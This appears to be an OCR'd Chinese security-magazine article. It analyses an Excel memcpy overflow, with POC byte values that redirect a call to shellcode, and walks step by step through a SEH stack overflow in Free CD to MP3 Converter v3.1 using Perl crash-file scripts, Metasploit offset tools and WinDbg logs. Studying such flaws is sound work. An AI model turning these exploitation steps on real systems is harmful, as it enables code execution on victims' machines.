


图6

我们再来看一下这个函数的代码：

```
3011B83A        push esi
//将上一次压入堆栈的字节保存
3011B83B        mov esi,edx
//从esi得到本次要压入的字节数
3011B83D        cmp esi,2020
//检测是否大于2020(十六进制)
3011B843        ja EXCEL.303EC1AB
//若大于就跳走
3011B849        cmp dword ptr ds:[30EFEF40],0
3011B850        jnz EXCEL.303EC1E1
3011B856        mov edx,dword ptr ds:[30F0E5CC]
//这里是一个固定数值4000(十六进制)
3011B85C        push edi
3011B85D        mov edi,dword ptr ds:[30F12604]
//将累计读入堆栈的字节数送给edi
3011B863        sub edx,edi
//相减
3011B865        cmp esi,edx
//得到的结果与将要读入的字节数相比较
3011B867        jge EXCEL.3011F57B
//大于就跳走
3011B86D        cmp esi,ecx
//这里的ecx是2020,固定不变
3011B86F        jg EXCEL.303EC1C6
//大于就跳
3011B875        push esi
//将要读入的字节数压入堆栈
3011B876        lea ecx,dword ptr
ds:[edi+30F0E600]
//将内存地址传给ecx
3011B87C        push ecx
//压入堆栈
3011B87D        push eax
//将堆栈地址压入
```

```
3011B87E        call <jmp.&MSVCR80.memcpy>
//调用memcpy函数拷贝数据
3011B883        add esp,0C
3011B886        add edi,esi
//将本次读入堆栈的字节数与累计字节数相加
3011B888        mov dword ptr ds:[30F12604],edi
//保存
3011B88E        pop edi
3011B88F        mov eax,esi
3011B891        pop esi
3011B892        retn
```

从上面的代码可以看出函数在调用memcpy函数前是进行过防溢出检查的，不过由于检测没有起到有效的作用，最终还是导致溢出。虽然溢出能够覆盖函数的返回值，但却不是当前函数的返回值，而且与当前函数隔着好几个函数调用，所以是不能利用覆盖函数返回值的方法来利用这个漏洞的。再者，这里的溢出是覆盖不到SEH链的。因此，按照常规的方法，这个漏洞是不能利用的，这时我们不得不对这个POC的作者抱有敬佩之意，在这种情况下他能使这个漏洞被成功利用，可见他技术的高超和功底的深厚。那么它是如何成功使这个漏洞被利用的呢？关键在于程序中的这两句代码：

```
302AD093    mov eax,dword ptr ds:[ecx]
302AD095    call dword ptr ds:[eax+10]
```

如果我们能控制eax+10的值，使其指向shellcode，就可以利用成功了。当然要控制eax+10的值，就必须先控制ecx和eax的值，也就说我们要能同时控制3个值，才可以成功。现在让我们回头看看前面贴出的那两段关键代码，就完全明白了，它是将ecx填充为001363b4，eax填充为00136a8，那么eax+10就是001363B8，正好紧挨着上面的地址，它里面填充shellcode的地址001365f4。这样当调用这个函数时就执行了shellcode。这里要提到一下我在调试过程中遇到的一个问题，当双击能够触发漏洞的文件，文件打开时，计算器能够弹出。但是当先打开Excel程序，然后再打开文件时，计算器就不会弹出。那么为什么对于同一种文件，用两种不同的方式打开，会有不同的结果呢？我们先看一下图7。

可以看到00136a8和001365f4这两个数据本应该被压入在堆栈001363b4和001363B8中的，现在却被压入在001357F4和001357F8中，就导致了利用不能成功，这就是第二种打开方式不能触发的原因。为了能使第二种打开方式能触发漏洞，并且验证下上面的猜测，我们将poc修改一下。首先，[eax+10h]应该填充为00135a34，这是shellcode在堆栈中的地址。然后，eax应该被填充为001357e8，因为shellcode的地址被压入到001357F8中，而001357F8－10＝001357e8。最后，ecx当然要填充为001357F4，因为eax是被压入到这个地址中的。修改好后如下：




图7

```
########################################
#Fill EAX,EBX,ECX with this!
wD+="f4571300"
########################################

########################################
# mov      eax,dword ptr [ecx]
wD+="e8571300"
# call     dword ptr [eax+10h]
wD+="345a1300"
########################################
```


用修改后的代码生成新文件，用加载的方式打开，可以看到计算器成功弹出。

小结

这个漏洞的调试过程花费了不少精力，它并不是一个常规的堆栈溢出，利用方式很特别，在这之前没见过这种漏洞，对于poc作者的创造力很是赞叹！关于两种不同的打开方式，导致利用结果不同的深层原因，鉴于自己的水平有限，未能找出，欢迎对于这个问题大家能到论坛与我讨论，我的ID是debug－exploite。

前置知识:汇编
关键词:Free CD、栈溢出

Free CD to MP3 Converter v3.1 栈溢出漏洞分析



文/图 riusksk(泉哥)

前些天在exploit-db上看到此漏洞公告，刚好也有提供漏洞软件的下载，于是就下载下来分析，并自己动手写了写exploit，在虚拟机XP SP3下已经测试成功。以前也没有写过关于溢出漏洞分析的文章，今天刚好碰到周末，就自己动手分析了一下漏洞成因，因此也就有了本文。本文分析的软件是Free CD to MP3 Converter v3.1，它是一款将CD音频提取出来并压缩成MP3格式的软件。该软件在读取本地文件时未验证其内容大小，从而导致在将文件内容保存到局部变量时可引发溢出，进而覆盖返回地址以及SEH结构，恶意用户通过构造特定文件即可执行任意代码。

漏洞分析

在ReadFile上下断后，经过多次调试，最终找到了漏洞函数sub_4AC138，其在IDA下的反汇编代码如下：

```
CODE:004AC138 sub_4AC138        proc near
; CODE XREF: sub_4AA590+50 p
CODE:004AC138       ; sub_4AA590+26B p
CODE:004AC138
CODE:004AC138 var_1024        = dword ptr
-1024h
CODE:004AC138 var_1020        = dword ptr
-1020h
CODE:004AC138 var_101C        = word ptr -101Ch
CODE:004AC138 var_1018        = dword ptr
-1018h
CODE:004AC138 var_1014        = dword ptr
-1014h
CODE:004AC138 var_1010        = dword ptr
-1010h   ;读取文件内容后就是从这一局部变量开始保存的,通过这里就可以确定函数分配的栈空间大小为1010h,即4112字节,因为栈空间是由高到低分配的,所以要覆盖到返回地址就要填充4112字节才行。
CODE:004AC138
CODE:004AC138        push   ebx
CODE:004AC139        push   esi
CODE:004AC13A        push   edi
CODE:004AC13B        push   ebp
CODE:004AC13C        add    esp,
0FFFFF004h ; 分配栈空间
CODE:004AC142        push   eax
CODE:004AC143        add    esp,
0FFFFFFF4h ; 继续分配栈空间
CODE:004AC146        mov    esi, eax
CODE:004AC148        mov    byte
ptr [esi+407Ch], 0
CODE:004AC14F        xor    edi, edi
CODE:004AC151        mov    ebx, 4
CODE:004AC156        lea    edx,
[esp+101Ch+var_1010] ; 将edx指向局部变量,后面将用它来保存读取的文件内容,即我们构造的文件内容将会填充到栈空间
CODE:004AC15A        mov    ecx, 4
CODE:004AC15F        mov    eax,
[esi+44h]
CODE:004AC162        mov    ebp,
[eax]
CODE:004AC164        call   _
ReadWavFile    ;用于读取文件内容
{
0041EC54  .  8B40 04      MOV EAX,DWORD
PTR DS:[EAX+4]
0041EC57  .  E8 F4A7FEFF   CALL <cdextrac._
MyReadFile>
{
00409450 >/$  53       PUSH EBX
00409451  |.  56       PUSH ESI
00409452  |.  57       PUSH EDI
00409453  |.  51       PUSH ECX
00409454  |.  8BF9     MOV EDI,ECX
```

```
00409456 |. 8BF2 MOV ESI,EDX
00409458 |. 8BD8 MOV EBX,EAX
0040945A |. 6A 00 PUSH 0 ; /pOverlapped = NULL
0040945C |. 8D4424 04 LEA EAX,DWORD PTR SS:[ESP+4] ; |
00409460 |. 50 PUSH EAX ; |pBytesRead
00409461 |. 57 PUSH EDI ; |BytesToRead
00409462 |. 56 PUSH ESI ; |Buffer
00409463 |. 53 PUSH EBX ; |hFile
00409464 |. E8 23DBFFFF CALL <JMP.&kernel32.ReadFile> ; \ReadFile,读取文件内容并将其保存在漏洞函数的局部变量中
00409469 |. 85C0 TEST EAX,EAX
0040946B |. 75 07 JNZ SHORT cdextrac.00409474
0040946D |. C70424 FFFFFF>MOV DWORD PTR SS:[ESP],-1
00409474 |> 8B0424 MOV EAX,DWORD PTR SS:[ESP]
00409477 |. 5A POP EDX
00409478 |. 5F POP EDI
00409479 |. 5E POP ESI
0040947A |. 5B POP EBX
0040947B \. C3 RETN
}
0041EC5C . 83F8 FF CMP EAX,-1
0041EC5F . 75 02 JNZ SHORT cdextrac.0041EC63
0041EC61 . 33C0 XOR EAX,EAX
0041EC63 > C3 RETN
}
CODE:004AC167 cmp ebx, 2000h ; 作为计数器
CODE:004AC16D jge loc_4AC624 ; 跳走则函数结束
CODE:004AC173
CODE:004AC173 loc_4AC173: ; CODE XREF: sub_4AC138+4E6 j
CODE:004AC173 mov eax, edi
CODE:004AC175 cmp eax, 4 ; switch 5 cases
CODE:004AC178 ja loc_4AC5F4 ; default
CODE:004AC17E jmp off_4AC185[eax*4] ; switch jump,判断是哪一文件部分,如RIFF,WAVE,FMT,DATA等,然后跳至相应位置进行处理,由于文件全部用A来填充,因此文件处理均在RIFF部分中进行
CODE:004AC17E ;
```

```
--------------------------------------------------------------
CODE:004AC185 off_4AC185 dd offset loc_4AC199 ; DATA XREF: sub_4AC138+46 r
CODE:004AC185 dd offset loc_4AC1E0 ; jump table for switch statement
CODE:004AC185 dd offset loc_4AC227
CODE:004AC185 dd offset loc_4AC467
CODE:004AC185 dd offset loc_4AC55B
CODE:004AC199 ;
--------------------------------------------------------------
CODE:004AC199
CODE:004AC199 loc_4AC199: ; CODE XREF: sub_4AC138+46 j
CODE:004AC199 ; DATA XREF: sub_4AC138:off_4AC185 o
CODE:004AC199 mov edx, offset aRiff_0 ; jumptable 004AC17E case 0,资源交换文件标志(RIFF)
CODE:004AC19E lea eax, [esp+ebx+101Ch+var_1014]
CODE:004AC1A2 call sub_4AA4F4
CODE:004AC1A7 test al, al
CODE:004AC1A9 jnz short loc_4AC1C2
CODE:004AC1AB lea edx, [esp+ebx+101Ch+var_1010] ; 局部变量,从栈顶开始向栈底填充文件内容
CODE:004AC1AF mov ecx, 1
CODE:004AC1B4 mov eax, [esi+44h]
CODE:004AC1B7 mov ebp, [eax]
CODE:004AC1B9 call _ReadWavFile ; 读取文件内容
CODE:004AC1BC inc ebx ;递增计数器
CODE:004AC1BD jmp loc_4AC5F4 ; default

CODE:004AC5F4
CODE:004AC5F4 loc_4AC5F4: ; CODE XREF: sub_4AC138+40 j
CODE:004AC5F4 ; sub_4AC138+85 j ...
CODE:004AC5F4 mov eax, [esi+44h] ; default
CODE:004AC5F7 mov edx, [eax]
CODE:004AC5F9 call dword ptr [edx]
CODE:004AC5FB push edx
CODE:004AC5FC push eax
CODE:004AC5FD mov eax, [esi+44h]
CODE:004AC600 call @Classes@TStream@GetPosition$qqrv ; Classes::TStream::GetPosition(void)
CODE:004AC605 cmp edx,
```

```
[esp+1024h+var_1020]
    CODE:004AC609            jnz      short loc_4AC614
    CODE:004AC60B            cmp      eax, [esp+1024h+var_1024]
    CODE:004AC60E            pop      edx
    CODE:004AC60F            pop      eax
    CODE:004AC610            jb       short loc_4AC618
    CODE:004AC612            jmp      short loc_4AC624
    CODE:004AC614 ;
----------------------------------------------------------
    CODE:004AC614
    CODE:004AC614 loc_4AC614: ; CODE XREF: sub_4AC138+4D1 j
    CODE:004AC614            pop      edx
    CODE:004AC615            pop      eax
    CODE:004AC616            jge      short loc_4AC624
    CODE:004AC618
    CODE:004AC618 loc_4AC618: ; CODE XREF: sub_4AC138+4D8 j
    CODE:004AC618            cmp      ebx, 2000h  ;计数器,循环读取文件,第一次是读取4字节,之后都是一字节一字节地读取,故共可读取2003h > 1010h,最终导致溢出!!!
    CODE:004AC61E            jl       loc_4AC173   ;若小于2000h则跳至上方实现循环操作
    CODE:004AC624
    CODE:004AC624 loc_4AC624: ; CODE XREF: sub_4AC138+35 j
    CODE:004AC624 ; sub_4AC138+4DA j ...
    CODE:004AC624            mov byte ptr [esi+407Ch], 0
    CODE:004AC62B
    CODE:004AC62B loc_4AC62B: ; CODE XREF: sub_4AC138+1BE j
    CODE:004AC62B ; sub_4AC138+4BA j
    CODE:004AC62B            add      esp, 100Ch
    CODE:004AC631            pop      ebp
    CODE:004AC632            pop      edi
    CODE:004AC633            pop      esi
    CODE:004AC634            pop      ebx
    CODE:004AC635            retn
    CODE:004AC635 sub_4AC138     endp
```

漏洞利用

我们先编写一段Perl代码用于触发漏洞，代码如下：

```
my $junk = 'A' x 5000;
open($fp,">crash.wav");
print $fp $junk;
close $fp;
```

用WinDbg加载主程序cdextract.exe，然后运行并打开前面生成的crash.wav文件后，结果如下：

```
(1254.1404): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=41414141 ecx=00001388 edx=00001388 esi=41414141 edi=41414141
eip=41414141 esp=0012fab0 ebp=41414141 iopl=0    nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000    efl=00010206
41414141 ??              ???
0:000> !exchain
0012fad8: 41414141
Invalid exception stack at 41414141
```

返回地址及SEH均可被覆盖掉，因此可以用经典的jmp esp及pop pop ret两种方式来实现漏洞利用。但我在本机测试时，利用jmp esp覆盖返回地址后有跳入Shellcode，但Shellcode被篡改了。我用WinDbg插件bgakugan的memdiff功能对比一下内存中的Shellcode和原本写入的Shellcode，发现有不少字节被更改掉了。所以这里我们改用pop pop ret去覆盖SEH结构，进而来执行Shellcode。接下来我们应该定位一下覆盖SEH结构所需的字节数，这个可以直接借助Metasploit中的pattern_create和pattern_offset这两个小工具来定位。我们先用pattern_create生成5000字节的填充字符：

```
      =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 566 exploits - 283 auxiliary
+ -- --=[ 210 payloads - 27 encoders - 8 nops
      =[ svn r9834 updated 124 days ago (2010.07.14)

msf > cd tools
msf > pwd
[*] exec: pwd

./msf3/tools
msf > ruby pattern_create.rb 5000
[*] exec: ruby pattern_create.rb 5000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8……省略部分内容
```

```
……f3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk
```

然后修改前面的Perl代码，用生成的字符串替换$junk变量：

```
my $junk = 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8……省略部分内容……f3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk';
open($fp,">crash.wav");
print $fp $junk;
close $fp;
```

用上面的代码重新生成crash.wav，然后用WinDbg加载主程序再打开crash.wav，结果如下：

```
(13e4.11ac): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=68463967 ecx=00001388 edx=00001388 esi=46386746 edi=37674636
eip=31684630 esp=0012fab0 ebp=67463567 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00010206
31684630 ??      ???
0:000> !exchain
0012fad8: 37694636      <= SEH Handle
Invalid exception stack at 69463569      <= next SEH
```

接着用pattern_offset工具计算：

```
msf > ruby pattern_offset.rb 0x69463569 5000
[*] exec: ruby pattern_offset.rb 0x69463569 5000

4156
```

从上面我们就可以得到偏移量为4156，现在我们就可以重新构造文件：

```
my $junk = 'A'x 4156;
my $nseh = 'BBBB';
my $seh = 'CCCC';
open($fp,">crash.wav");
print $fp $junk;
close $fp;
```

重新用WinDbg加载主程序，然后运行并打开上面新生成的crash.wav文件，结果如下：

```
(7d4.172c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=41414141 ecx=00001044 edx=00001044 esi=41414141 edi=41414141
eip=41414141 esp=0012fab0 ebp=41414141 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00010206
41414141 ??      ???
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
0:000> !exchain
0012fad8: 43434343
Invalid exception stack at 42424242
0:000> g
(7d4.172c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
